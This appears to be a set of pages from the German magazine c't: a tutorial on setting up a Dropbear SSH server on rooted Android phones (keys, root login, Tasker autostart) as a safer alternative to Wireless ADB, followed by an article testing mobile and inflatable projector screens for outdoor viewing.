¹ als x16-Slot ² als offener x8-Slot ³ davon vier in Schnellwechselschächten ⁴ gegen Aufpreis ⁵ als Header auf dem Mainboard ⁶ in der getesteten Konfiguration ⁷ Basisgarantie; weitere Service-Pakete verfügbar				
✓ funktioniert — funktioniert nicht n. v. nicht vorhanden k. A. keine Angabe ⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht				



Entfesselt, aber verschlüsselt

SSH-Server auf Android nachrüsten

Eigentlich hat sich Google sein Android-Betriebssystem ohne SSH-Server vorgestellt. Dabei wird damit zum Beispiel die unverschlüsselte Wartungsschnittstelle ADB im WLAN überflüssig. Und man kann den Dienst als eine der Grundlagen für unser Projekt „Smartphone als WLAN-Router im Auto“ nutzen.

Von Sebastian Piecha und Dušan Živadinović

Aktiviert man auf dem Smartphone die Android Debug Bridge (ADB), steht diese Wartungsschnittstelle zunächst nur über USB zur Verfügung. Ab der Android-Version 4 sind von Haus aus auch Funktionen für den kabellosen Zugriff per WLAN (Wireless ADB) an Bord. Dabei werden Kommandos und Befehlsausgaben zwischen dem Client (z. B. PC) und dem ADB-Server per TCP/IP übertragen. Der Funkweg ist nun mal bequemer und kann auch helfen, um USB-Kabeldefekte zu diagnostizieren.

Doch aus Sicherheitsgründen ist Wireless ADB nicht empfehlenswert. Beispielsweise haben chinesische Forscher der Nan-

jing University of Posts and Telecommunications diverse Angriffsmethoden beschrieben, für den Fall, dass die Android Debug Bridge offen im WLAN zugänglich ist [1]. Zwar lässt sich Wireless ADB abschalten, aber man denkt ja nicht immer daran.

Und natürlich müssen sich Hosts gegenüber einem Android-Smartphone authentifizieren. Dafür setzt Android auf individuelle, 2048 Bit lange RSA-Keys, die die ADB-Implementierung auf dem PC erzeugt. Der private Schlüssel wird wie bei OpenSSL üblich als PEM-Datei gespeichert, der öffentliche Schlüssel wird Base64-encodiert und mit einem Leerzeichen sowie einem Identifier gemäß dem Muster `username@host` abgeschlossen. Beide Schlüssel landen auf Unix-PCs im Ordner `~/.android` und auf Windows im Ordner `%USERPROFILE%\\.android`.

Beim ersten Verbindungsaufbau kennt ein Android-Smartphone den anfragenden PC noch nicht. Deshalb fragt es den Nutzer in einem Dialog, ob der PC eine ADB-Verbindung aufbauen darf. Wenn man das dauerhaft genehmigt, speichert Android den öffentlichen Key des anfragenden PCs in einer Whitelist, und zwar in `/data/misc/adb/adb_keys`. Dort landen Zeile für Zeile auch die Keys von weiteren PCs, denen man Zugriff gewährt.

Das verwendete RSA-Format für die Keys sowie das automatische Erzeugen auf der PC-Seite und das bequeme Speichern auf der Android-Seite bilden eine prima Grundlage, um Shell-Befehle durch eine SSH-Verbindung zu tunneln und die ADB damit überflüssig zu machen. Doch dafür müsste Android den entsprechenden SSH-Server enthalten, den Google bisher aber wegließ. Zwar gibt es Nachrüst-Apps etwa im Play Store, die den Server auf das Smartphone bringen, aber die Programme sind unflexibel. Beispielsweise wird die Wartung via SSH dadurch erschwert, dass die App nicht schon beim Boot-Vorgang automatisch und mit den richtigen Parametern startet.

Wir stellen daher vor, wie man einen OpenSSH-Server mit wenig Aufwand auf einem gerooteten Android-Gerät einrichtet. Ausgehend davon kann man ihn beispielsweise auch mit dem beliebten Automatisierungstool Tasker nutzen - und Wireless ADB kann somit abgeschaltet bleiben.

Eine schmalbrüstige oder ältere Hardware wäre mit einem kompletten OpenSSH-Server überfordert. Deshalb greift man ersatzweise zur sparsamen Dropbear-Implementierung. Den Drop-

bear-SSH-Server gibt es für Android schon vorkompiliert und zwar als Bestandteil von kostenlosen Apps – mit etwas Know-how kann man diesen Server für eigene Zwecke nutzen. Damit erspart man sich das mühsame Übersetzen der Quellen. Falls Sie es dennoch probieren wollen: Das Projekt ist auf GitHub veröffentlicht, siehe ct.de/ybdz. Wir setzen in dieser Anleitung den Dropbear-Server der App „ssh Control“ ein.

Dropbear vorkompiliert

Für die Aufrüstung ist ein gerootetes Android-Gerät erforderlich [2]. Als Beispiele verwenden wir in diesem Beitrag ein Samsung Galaxy S5 und ein Galaxy S GT-I9000 sowie Ubuntu 14.04 als virtuelle Maschine. Ein Galaxy S5 gibt es gebraucht schon ab rund 80 Euro, das GT-I9000 wird teils schon für unter 20 Euro gehandelt.

Zusätzlich empfiehlt es sich, auf dem S5 das Betriebssystem LineageOS und auf dem GT-I9000 Cyanogenmod aufzuspielen. Die Cyanogenmod-Entwicklung ist zwar eingestellt, aber man findet alle erforderlichen Dateien bei archive.org. Falls Sie das Projekt „Android als WLAN-Router im Auto“ umsetzen wollen, nehmen Sie für das GT-I9000 die Cyanogenmod-Version 9.1. Damit lässt sich das Gerät beim Einschalten der Zündung per Auto-Boot-Funktion starten. Jüngere Versionen haben diese Funktion nicht. Der SSH-Server ist für das Android-Auto-Projekt zwingend erforderlich. Wie er dabei eingesetzt wird, zeigen wir in einer der kommenden c't-Ausgaben.


Alle für diese Anleitung erforderlichen Apps und Download-Links finden Sie über ct.de/ybdz.

Start mit Backup

Legen Sie vor dem Start und vor jedem großen Zwischenschritt ein Komplettsicherung Ihrer Geräte an, zum Beispiel auf einer SD-Karte. Nutzen Sie dafür das Custom Recovery von Android. So kann man bei fehlerhaften Konfigurationen schnell einen Schritt zurückgehen. Cyanogenmod installiert automatisch das Custom Recovery „Clockworkmod“. Wenn Sie das Galaxy S5 wie in [2] konfiguriert haben, ist darauf das Custom-Recovery-Tool „TWRP“ eingerichtet.

Stellen Sie sicher, dass Sie mit beiden Geräten auf den Google Play Store zugreifen können. Mangels Lizenz enthalten weder Cyanogenmod noch LineageOS die Google-Apps. Die Nachrüstung haben wir

Die App „ssh Control“ erspart das Übersetzen eines SSH-Servers aus den Quellen.



im Beitrag zum Thema „Android-Rooting“ beschrieben [2].

In der hier vorgestellten Konstellation funktioniert die Google-Konto-Synchronisierung aufgrund eines Android-Bugs nicht mit dem GT-I9000. Die Synchronisierung ist aber für das Weitere nicht erforderlich. Deaktivieren Sie daher in den Android-Einstellungen des Geräts die Synchronisierung für den Google-Account.

BusyBox

Laden Sie aus dem Play Store zunächst die App BusyBox. Die App „ssh Control“ setzt BusyBox voraus; damit rüstet man viele zusätzliche Shell-Befehle in einem kleinen, sparsamen Binary nach. Dazu gehören zum Beispiel `cat`, `diff`, `ftp`, `grep`, `gunzip` und viele andere mehr.

Öffnen Sie die App, gewähren Sie auf Nachfrage „Vollzugriff“ und installieren Sie deren Bestandteile wie im User-Interface vorgegeben; diese sollten im Verzeichnis `/system/xbin` landen (Standardeinstellung). Die BusyBox-Tools haben kein grafisches User-Interface. Ob die Kommandos installiert sind, gibt die App in der dritten Zeile von oben an. Dort finden Sie auch, welche Version installiert ist.

Installieren Sie danach die App ssh Control aus dem Play Store und starten Sie die App. Gewähren Sie Ihr auf Nachfrage Root-Rechte und erlauben Sie die Installation. Tippen Sie am Ende der Dialoge auf „Install Dropbear & Auto setup“. Falls Sie auch von Windows-Geräten per SSH auf das Smartphone zugreifen wollen, richten Sie Putty auf Windows ein. Dafür kopiert die App Screenshots der Windows-Installation in die Galerie. Andernfalls lehnen Sie das Hilfsangebot von


ssh Control ab. Klicken Sie im Dialog „Easy Setup“ auf OK. ssh Control hat in der Zwischenzeit den Dropbear-Server in das Verzeichnis `/system/xbin` kopiert und das Verzeichnis `/etc/dropbear` automatisch angelegt. Die App liegt nun im Ordner `/data/data/de.ssh.control`.

Wenn der Dialog „Waiting for your OK“ erscheint, können Sie die App beenden; sie wird im Weiteren nicht benötigt. Stattdessen richten Sie auf dem Android-Gerät eine spezielle Dropbear-Konfiguration per Kommandozeile ein, und zwar im Ordner `/etc/dropbear`. Danach folgen einige spezielle Konfigurationsschritte, um ein SSH-Schlüsselpaar auf dem Android-Gerät zu erzeugen.

Normalerweise stellt man ein Schlüsselpaar auf demjenigen PC her, mit dem man auf ein Android-Gerät zugreifen will und verteilt dann den öffentlichen Key auf die per SSH fernzuwartenden Smartphones. In diesem Fall werden Schlüsselpaare auf dem Galaxy S5 erzeugt, weil das für das Projekt „Android-Router im Auto“ erforderlich ist. So liegen die Schlüssel auch gleich im benötigten Dropbear-Format vor.

Anschließend werden die Keys auf die Ubuntu-VM kopiert. Die VM nutzt dann den privaten Key, um Smartphones per SSH fernzuwarten; dazu erhalten alle fernzuwartenden Smartphones den öffentlichen Key. Falls Sie das Auto-Projekt nicht umsetzen wollen, entfernen Sie den privaten Key von dem Smartphone, auf dem Sie ihn erzeugt haben.

Für diese Einrichtung setzen wir die Ubuntu-VM und die Android Debug Bridge voraus [2]. Stellen Sie sicher, dass das Smartphone, beispielsweise das Galaxy S5, per USB an die Ubuntu-VM an-



Den Dropbear-Server bekommt man zwar leicht vorkompiliert aufs Smartphone, aber für den automatischen Start empfiehlt sich ein kleines Tasker-Projekt.

gekoppelt ist. Öffnen Sie ein Terminal und darin eine Shell auf dem Smartphone und melden Sie sich als Root auf Ihrem Android-Gerät an.

```
adb shell
su
```

Falls der Befehl meldet „device offline“, hilft es, das Smartphone neuzustarten. Wechseln Sie nach dem Verbindungsaufbau in das Konfigurationsverzeichnis `/etc/dropbear` und erzeugen Sie den DSS-Host-Key (die RSA-Variante hat ssh Control bereits angefertigt):

```
mount -o remount,rw /system
cd /etc/dropbear
dropbearkey -t dss -f dropbear_
↳_dss_host_key
```

Erzeugen Sie die User-Keys:

```
dropbearkey -t rsa -f id_rsa
dropbearkey -y -f id_rsa | grep_
↳ "ssh-rsa" > id_rsa.pub
```

Kopieren Sie `id_rsa` und `id_rsa.pub` in den Ordner `/sdcard/`. Der Key `id_rsa` wird später auf der Ubuntu-VM in das SSH-Format konvertiert.

```
cp id_rsa* /sdcard/
```

Erzeugen Sie die Whitelist, die Dropbear zur Authentifizierung verwenden soll, und stellen Sie für alle Dateien die Zugriffsrechte ein:

```
cat id_rsa.pub > authorized_keys
chmod 600 *
```

Beenden Sie die Root-Sitzung auf dem Galaxy S5 und schließen Sie die adb-Shell:

```
exit
exit
```

Dropbear verwendet für den privaten Schlüssel ein eigenes Format. Der Schlüssel soll jedoch auch für OpenSSH taugen. Dafür muss man ihn konvertieren. Öffnen Sie ein Terminal in der Ubuntu-VM und installieren Sie Dropbear auf Ubuntu:

```
sudo apt-get install dropbear
```

Wechseln Sie in das lokale `.ssh`-Verzeichnis:

```
cd .ssh
```

Kopieren Sie die auf dem Galaxy S5 erzeugten Dropbear-Schlüssel in die Ubuntu-VM und wandeln Sie den privaten Schlüssel in das OpenSSH-Format um:

```
mkdir S5
cd S5
adb pull /sdcard/id_rsa .
adb pull /sdcard/id_rsa.pub .
/usr/lib/dropbear/dropbearconvert dro_
↳pbear openssh id_rsa id_rsa.openssh
```

Damit sind die erforderlichen Schlüssel auf der Ubuntu-VM einsatzbereit.

Bringen Sie nun BusyBox und ssh Control auf das GT-I9000 oder auf beliebige weitere Smartphones, auf die Sie per SSH zugreifen wollen, und starten Sie die Apps, damit diese ihre Installationen erledigen. Kopieren Sie dann den Public Key von der Ubuntu-VM (Ordner `~/.ssh/S5/`) auf das jeweilige Smartphone:

```
adb push id_rsa.pub /sdcard/
```

Erzeugen Sie die Whitelist auf dem per SSH zu wartenden Smartphone:

```
adb shell
su
mount -o remount,rw /system
cp /sdcard/id_rsa.pub /etc/dropbear/
cd /etc/dropbear
cat id_rsa.pub > authorized_keys
chmod 600 *
```

Beenden Sie die Root-Sitzung auf dem Smartphone und schließen Sie die adb-Shell:

```
exit
exit
```

Testen Sie die SSH-Konfiguration. Installieren Sie dazu auf dem Galaxy S5 das Tool „IP Widget“ und lesen Sie im Bereich „Netzwerkschnittstellen“ die für WLAN zugewiesene IP-Adresse aus. Im Beispiel ist das 192.168.73.110.

Koppeln Sie das Smartphone mit der Ubuntu-VM und starten Sie den Dropbear-Server:

```
adb shell
su
dropbear -F -p 22 -E -A -N root_
↳ -U 0 -G 0 -C rootpassword -s _
↳ -g -R /etc/dropbear/authorized_keys
```

Damit starten Sie Dropbear, setzen die User-/Group-IDs für Root, aktivieren die Public-Key-Authentifizierung, deaktivieren die Passwortanmeldung und setzen ein fiktives Login-Passwort, sodass man beim Einbuchten via SSH gleich als Root angemeldet ist. Das ist zum Beispiel im Rahmen des Android-Auto-Projekts nützlich, weil so das S5-Smartphone das Router-Smartphone automatisch steuern kann. Öffnen Sie ein weiteres Terminal in der Ubuntu-VM und bauen Sie die SSH-Verbindung auf:

```
ssh -i ~/.ssh/S5/id_rsa.openssh _
↳192.168.73.110
```

Setzen Sie statt 192.168.73.110 die vom IP Widget angegebene WLAN-IP-Adresse des Smartphones ein. Die Verbindung sollte umgehend aufgebaut werden.

Wenn das klappt, richten Sie Dropbear für den automatischen Start beim Booten ein – die App ssh Control eignet sich dafür nicht, weil sie eine unzureichende Konfiguration verwendet. Auch die Ersatzwege über `/etc/init.local.rc` oder `/data/local/userinit.sh` funktionieren nicht zufriedenstellend, denn im Test landete das GT-I9000 reproduzierbar in einer Bootloop. Ersatzweise lässt sich Dropbear aber mit dem kostenlos erhältlichen Tool Tasker starten.

Automatisieren ...

Installieren Sie die App Tasker aus dem Play Store. Ein Tasker-Projekt zum Starten des Dropbear-Servers finden Sie über ct.de/ybdz. Laden und entpacken Sie das c't-Archiv auf der Ubuntu-VM auf dem Desktop. So bringen Sie das Projekt und das Skript `sshd-start.sh` auf das Smartphone:

```
adb shell
su
mkdir /sdcard/gscript/
exit
cd ~/Downloads/1812-130
adb push sshd.␣
␣prj.xml /sdcard/Tasker/
adb push sshd-start.sh␣
␣/sdcard/gscript/
```

Zum Importieren in Tasker schalten Sie im App-Menü „Einstellungen/UI“ den Anfängermodus ab und wechseln Sie über das Getrieberad zurück zum Startbildschirm der App. Nun sollte links unten in der Ecke ein Haussymbol stehen. Drücken Sie darauf, bis das Menü erscheint, und tippen Sie auf „Importieren“. Tippen Sie oben in der Statusleiste von Tasker auf den Aufwärtspfeil. Nun sollte Tasker einige Ordner und das Projekt „sshd“ einblenden. Tippen Sie darauf, um es zu importieren.

Es ist so ausgelegt, dass es den SSH-Server beim Booten startet und danach per Sprachausgabe meldet, dass „Dropbear ready“ ist.

Viele Tasker-Tasks rufen zur weiteren Verarbeitung Shell-Skripte auf. Diese kann man zum Beispiel im Verzeichnis /sdcard/gscript ablegen. Tasker-Tasks lassen sich wiederum via ADB oder Shell (per USB oder ssh) mit diesem Befehl starten:

```
am broadcast -a net.dinglich.android.␣
␣.tasker.ACTION_TASK -e task_name␣
␣ {TASKER_TASK_NAME}
```

Troubleshooting-Tools

Wenn der SSH-Server erst läuft, kann man den Zugang nutzen, um Probleme zu analysieren und zu beseitigen. Dafür eignen sich prinzipiell viele im Play Store erhältliche Apps. In unseren Android-Experimenten haben sich diese bewährt:

IP Widget zeigt die IP-Adresse des lokalen Geräts an. ConnectBot oder JuiceSSH sind ssh-Clients, mit denen man auf ein entferntes Android per Kommandozeile zugreifen kann. Ping & Net ist ein Ping-Client, mit dem man schnell prüfen

kann, ob ein Gerät wie erwartet per WLAN angekoppelt ist. CatLog zeigt Android-System-Log-Dateien an. Im „Terminal Emulator“ lassen sich Kommandos ausführen. Mit dem „Wifi Analyzer“ kann man nach WLAN-Netzen suchen (freilich läuft die aktuelle Version auf dem GT-I9000 nicht). Und mit „Titanium Backup“ erzeugen Sie Backups des kompletten Systems und der Apps. (dz@ct.de) **ct**

Literatur

- [1] Zhang Wei, Yang Chao and Chen Yunfang, Android's External Device Attack: Demonstration and Security Suggestions, sersc.org/journals/IJSIA/vol9_no4_2015/29.pdf
- [2] Sebastian Piecha, Root tut gut, Samsung Galaxy S5: LineageOS, Rooting und zurück zum Stock-ROM, c't 8/2018, S. 174
- [3] Alexander Spier, Schwierige Wurzelbehandlung, Root-Zugriff und Custom-ROMs mit Android, c't 4/2018, S. 100
- [4] Jo Bager, Achim Barczok, Stefan Porteck, Android schlauer, Aufgaben mit Llama, Tasker und IFTTT automatisieren, c't 2/2015, S. 70

Tasker-Projekt und Download-Links:
ct.de/ybdz

Anzeige

Gespannte Tücher

Tipps für die mobile Beamer-Leinwand

Wer große Bilder genießen will, braucht zum Beamer die passende Projektionsfläche. Mit mobilen Leinwänden können Sie drinnen wie draußen projizieren. Wir geben Tipps für die kostengünstige Installation einer Großbild-Leinwand.

Von Ulrike Kuhlmann

Eine ordentliche Leinwand verbessert die Qualität jeder Projektion. Dabei sind die Anforderungen an eine transportable Projektionsfläche für drinnen und draußen andere als für das durchgestylte Heimkino. Wir haben Ideen für die möglichst unkomplizierte Installation eines Open-Air-Kinos für kleine Gruppen ausprobiert. Die von uns verwendeten Leinwände sollen als Beispiele dienen und Anregungen für das eigene Open-Air-Event liefern.

Außer einer Leinwand benötigen Sie einen lichtstarken Projektor. Der sollte mindestens 2500 Lumen auf die Leinwand bringen. Weil viele Hersteller zur Übertreibung neigen, schauen Sie beim Aussuchen eines passenden Projektors besser auf Geräte, die im Datenblatt mit mindestens 3000 Lumen spezifiziert sind. In c't 11/2018 haben wir sechs lichtstarke Projektoren ab 360 Euro getestet [1].

Modellvarianten

Leinwände gibt es in diversen Größen, verschiedenen Ausführungen und aus unterschiedlichem Material. Sehr große Projektionsflächen mit Diagonalen über 100 Zoll respektive 2,50 Meter empfehlen sich eher für den stationären Einbau – nur Modelle wie die INF200 von Celexon, die wir weiter hinten genauer vorstellen, lassen sich in dieser Größe noch gut handhaben.

Sogenannte Stativleinwände werden an einem meist dreibeinigen Gestell ähnlich einem Fotostativ über höhenverstell-

bare Stangen oder Kreuze gespannt. Aufstell-Leinwände zieht man dagegen aus einem massiveren Fuß heraus und spannt sie ähnlich wie analoge Landkarten an einem höhenverstellbaren Stativrohr auf. Rollenleinwände, die aus einem Kasten herausgezogen werden und entweder über einen Federmechanismus in Position bleiben oder elektrisch gesteuert ausgefahren werden, sind die für stationäre Aufbauten meist verwendete Variante. Hier haben wir uns eine besonders preiswerte Version näher angeschaut: ein großes Springrollo aus dem schwedischen Möbelmarkt.

Reflexionseigenschaften

Die Reflexionseigenschaften einer Leinwand beschreibt der sogenannte Gain: Tücher mit einem Gain von 1 streuen das Licht weitgehend homogen zum Beamer zurück. Ein Gain größer als 1 bedeutet, dass das vom Beamer kommende Licht gebündelt und so in einem kleineren Winkel zum Projektor zurückgeworfen wird. Bei sehr großen Zuschauergruppen sehen die

weit außen Sitzenden dadurch ein etwas lichtschwächeres Bild. Die meisten günstigen Leinwände haben einen Gain von 1,1, bündeln das Licht also kaum. Bei einem großen Gain über 2 wird die Projektion für mittig sitzende Zuschauer deutlich heller beziehungsweise kontraststärker.

Für die Projektion draußen empfiehlt sich ein festes, lichtundurchlässiges Tuch mit dunkler Rückseite. Für den Leinwand-Selbstbau findet man im Online-Handel sehr günstige Tücher aus fest gewebter Baumwolle. Die schon ab 17 Euro erhältlichen Stoffe sind waschbar (Achtung: Sie laufen beim ersten Waschen ein, also etwas größer kaufen), man kann ringsum Ösen einschlagen und dann auf eine Rahmenkonstruktion spannen. Den Rahmen zimmert man sich entweder aus Holzlatten zusammen oder nutzt fertige Stecksysteme aus Aluminium. Weil die Baumwollstoffe nicht blickdicht sind, eignen sich nur für Aufbauten direkt vor einer Wand oder in sehr dunkler Umgebung – es dringt eine Menge Licht durch die Projektionsfläche und geht damit für die Zuschauer verloren. Alternativ gibt es lichtdichtes Leinwandtuch aus Kunststoff im Online-Handel auf 2,40 Meter breiten Rollen ab etwa 45 Euro pro laufendem Meter. Eine 16:9-formatige, 2,20 Meter breite Leinwand würde also etwa 100 Euro plus Rahmen kosten.

Mit einem grauen statt weißen Tuch lässt sich der Schwarzwert einer Projektion verbessern, was gerade fürs Heimki-



Nachdem wir die aufblasbare INF200 von Celexon mit Erdankern fixiert hatten, hielt sie auch kleinen Windböen stand.



Aufstell-Leinwände mit durchgehendem Tuch bieten dem Wind sehr viel Angriffsfläche. Man kann sie deshalb nur in geschützten Bereichen verwenden.

no interessant ist. Da der Schwarzwert in erster Linie durch das Umgebungslicht auf der Leinwand bestimmt wird – der Beamer kann nur zusätzlich Licht auf die Projektionsfläche werfen, sie aber nicht dunkler projizieren –, könnte eine graue Projektionsleinwand auch für draußen interessant sein. Allerdings reduziert sie insgesamt den zum Zuschauer reflektierten Lichtstrom, das Bild wird deshalb merklich dunkler – für die WM-Spiele, die ja bereits nachmittags und am frühen Sommerabend starten, ist das nichts.

Anzeige

Leinwand-Versuche

Die für unsere Projektionsversuche im verlagseigenen Garten genutzte Stativleinwand Tripod Screen Ultra Lightweight von Celexon besteht aus einem festen, gut 1,80 Meter breiten Plastiktuch mit umlaufender schwarzer Kaschierung und lichtdichten Rücken. Die Leinwand wird über ein Kreuz aus Vierkantrohren mit gefederten Hakenenden gespannt. Die Rohre steckt man in den Stativkopf – der Aufbau ist kinderleicht und trotzdem erstaunlich stabil. Nach dem Gebrauch lässt sich die Stativleinwand sehr kompakt verstauen: Projektionstuch einrollen, Vierkantrohre abziehen, Stativ einklappen, fertig.

Da eine Leinwand dem Wind viel Fläche entgegengesetzt, muss man sie auf die eine oder andere Art fixieren. Im Falle der Stativleinwand war das einfach: Wir banden das Kreuz mit Schnüren an einem Baumstamm fest und stellten hinten zusätzlich zwei Stühle gegen die Rohrenden, als Wind aufkam. Wer gerade keinen Baumstamm zur Hand hat, kann die Rohrenden auch wie ein Zelt abspannen.

Am einfachsten und sichersten ist es allerdings generell, die Leinwände vor einer Wand zu platzieren. Das gilt insbesondere für eine Aufstell-Leinwand wie unser Testmodell Celexon Mobil Professional. Ihr 1,78 Meter breites Projektionstuch zieht man von der Rolle aus einer etwa 26 Zentimeter breiten, 11 Zentimeter hohen und 1,95 Meter langen Bodenplatte und befestigt es oben mit einer Lasche an einem aufsteckbaren Metallrohr. Der Aufbau ist ebenso schnell erledigt wie der Abbau.



Die preiswerteste Leinwand-Konstruktion ist ein Springrollo auf Holzbalken, die sich zerstörungsfrei aufhängen lässt.

Man benötigt aber etwas mehr Lagerplatz zum Verstauen der Bodenplatte, beispielsweise unter einem breiten Regal. Das weiße 16:9-formatige Projektionstuch ist von einer schwarzen Kaschierung eingefasst; das schwarze Tuch darunter macht die Gesamtkonstruktion extrem windanfällig – man kann die Aufstell-Leinwand eigentlich nur in (teil-)geschlossenen Bereichen nutzen.

Als preiswerte Rollenleinwand-Variante haben wir ein zwei Meter breites Ikea-Springrollo namens Tupplur ausprobiert. Es kostet 36 Euro und wird mit zwei Beschlägen an den Seiten fixiert. Weil die kleinen Beschläge planparallel zueinander sitzen müssen, haben wir sie auf eine 2,60 Meter lange Holzlatte geschraubt, die wir wiederum zwischen zwei Bäumen beziehungsweise an einem Gartenpavillon festgebunden haben – eine sehr simple Lösung, für die man keine Löcher bohren muss. Das Problem: Auch in diese Leinwand fährt der Wind, eine Positionierung an einem windgeschützten Ort ist unerlässlich. Die reflektierende Oberfläche des Springrollos genügt Hobby-Ansprüchen, für das ausgefeilte 4K-Heimkino hängt sie dagegen nicht plan genug – die sehr simple und vor allem günstige Konstruktion wirft nach dem Abrollen leichte Wellen.

Leinwand-Hüpfburg

Für die Gartenparty mit Großprojektion empfehlen sich wegen der Windempfindlichkeit die üblichen Mobilleinwände nicht – zumal die Kosten ab Diagonalen von 2,50 Meter enorm steigen und eine Wand hinter der Leinwand unabdingbar ist. Die aufblasbare Outdoor-Leinwand INF200 von Celexon liegt mit einer drei

Meter breiten Projektionsfläche für 300 Euro noch im halbwegs erschwinglichen Bereich. Die INF200 kann frei auf dem Rasen stehen, man benötigt lediglich einen Stromanschluss und ausreichend Stellfläche – sie belegt gut 4 Meter × 3 Meter plus einen zwei Meter langen Schlauch für das mitgelieferte Gebläse.

Das Prinzip gleicht dem einer Hüpfburg: Das Gebläse pustet fortlaufend Luft in das Stoffgestell und hält es so in Form. An den Nähten entweicht dabei stetig etwas Luft, damit die Kissenkonstruktion nicht platzt. Damit der Ventilator nicht zu sehr stört, platziert man ihn besser hinter der Leinwand. Zusätzlich braucht man einen externen Lautsprecher am Beamer, der die Geräuschkulisse übertönt.

Das Projektionstuch der INF200 wird mit Klettverschluss am Luftkissen befestigt, was mit zwei Leuten recht schnell erledigt war. Zusätzlich fixiert man die aufgeblasene Konstruktion mit Erdankern am Boden. Am Ende stand die Luftkissen-Leinwand sehr stabil und blieb auch bei aufkommendem Wind in Position.

Unser Leinwandtuch war mittig von einer deutlichen Knicklinie durchzogen, die auch noch nach einigen Stunden zu sehen war. In der Projektion störte der Knick zwar nicht sonderlich, dauerhaft sollte man das Tuch zum Verstauen aber wohl besser aufrollen als falten. Im aufgepumpten Kissengestell wird es von einer fetten schwarzen Wulst eingefasst, was zum einen wie eine Kaschierung wirkt und zum anderen das Umgebungslicht etwas abschirmt. Trotz ihrer guten Reflexionseigenschaften taugt die Riesenleinwand für private Zwecke nur im Dunklen: Wer die große Projektionsfläche mit einem

herkömmlichen Beamer ausleuchtet, erkennt bei Sonnenschein allenfalls Schemen. In unseren Versuchsreihen half es auch nicht, die Leinwand-Hüpfburg im Schatten unter Bäumen aufzustellen – selbst als Wolken aufzogen, reichten 3500 Lumen nicht, um auch nur die Hälfte der Gesamtfläche ausreichend kontraststark zu bespielen. Für dunkle Abende ist das Luftkissen-Konstrukt dagegen eine tolle, weil sehr einfache und stabile Lösung, die sich nach dem Gebrauch in einem überschaubar großen Pappkarton verstauen lässt.

Bevor Sie nun zur Tat schreiten und sich Beamer und Leinwand besorgen, sollten Sie bedenken, dass man für Events wie die anstehende Fußball-WM einen licht- und windgeschützten Platz braucht: Bei Tageslicht erreichen Sie mit herkömmlichen – auch sehr lichtstarken – Projektoren nur in geschützter Umgebung ein halbwegs kontraststarkes Bild. Unter einem dunklen Gartenpavillon oder im mit Tüchern abgehängten Carport kann die Großbild-Projektion dagegen richtig gute Stimmung schaffen – die passenden Spielresultate vorausgesetzt. (uk@ct.de) **ct**

Literatur

[1] Ulrike Kuhlmann, Private Public Viewing, Sechsstufige lichtstarke Beamer für draußen, c't 11/2018, S. 88



Kleine Federn am Ende der Vierkantrohre spannen das Projektionstuch auf; zusätzlich sicherten wir die Leinwand mit Schnüren gegen Wind.

Anzeige

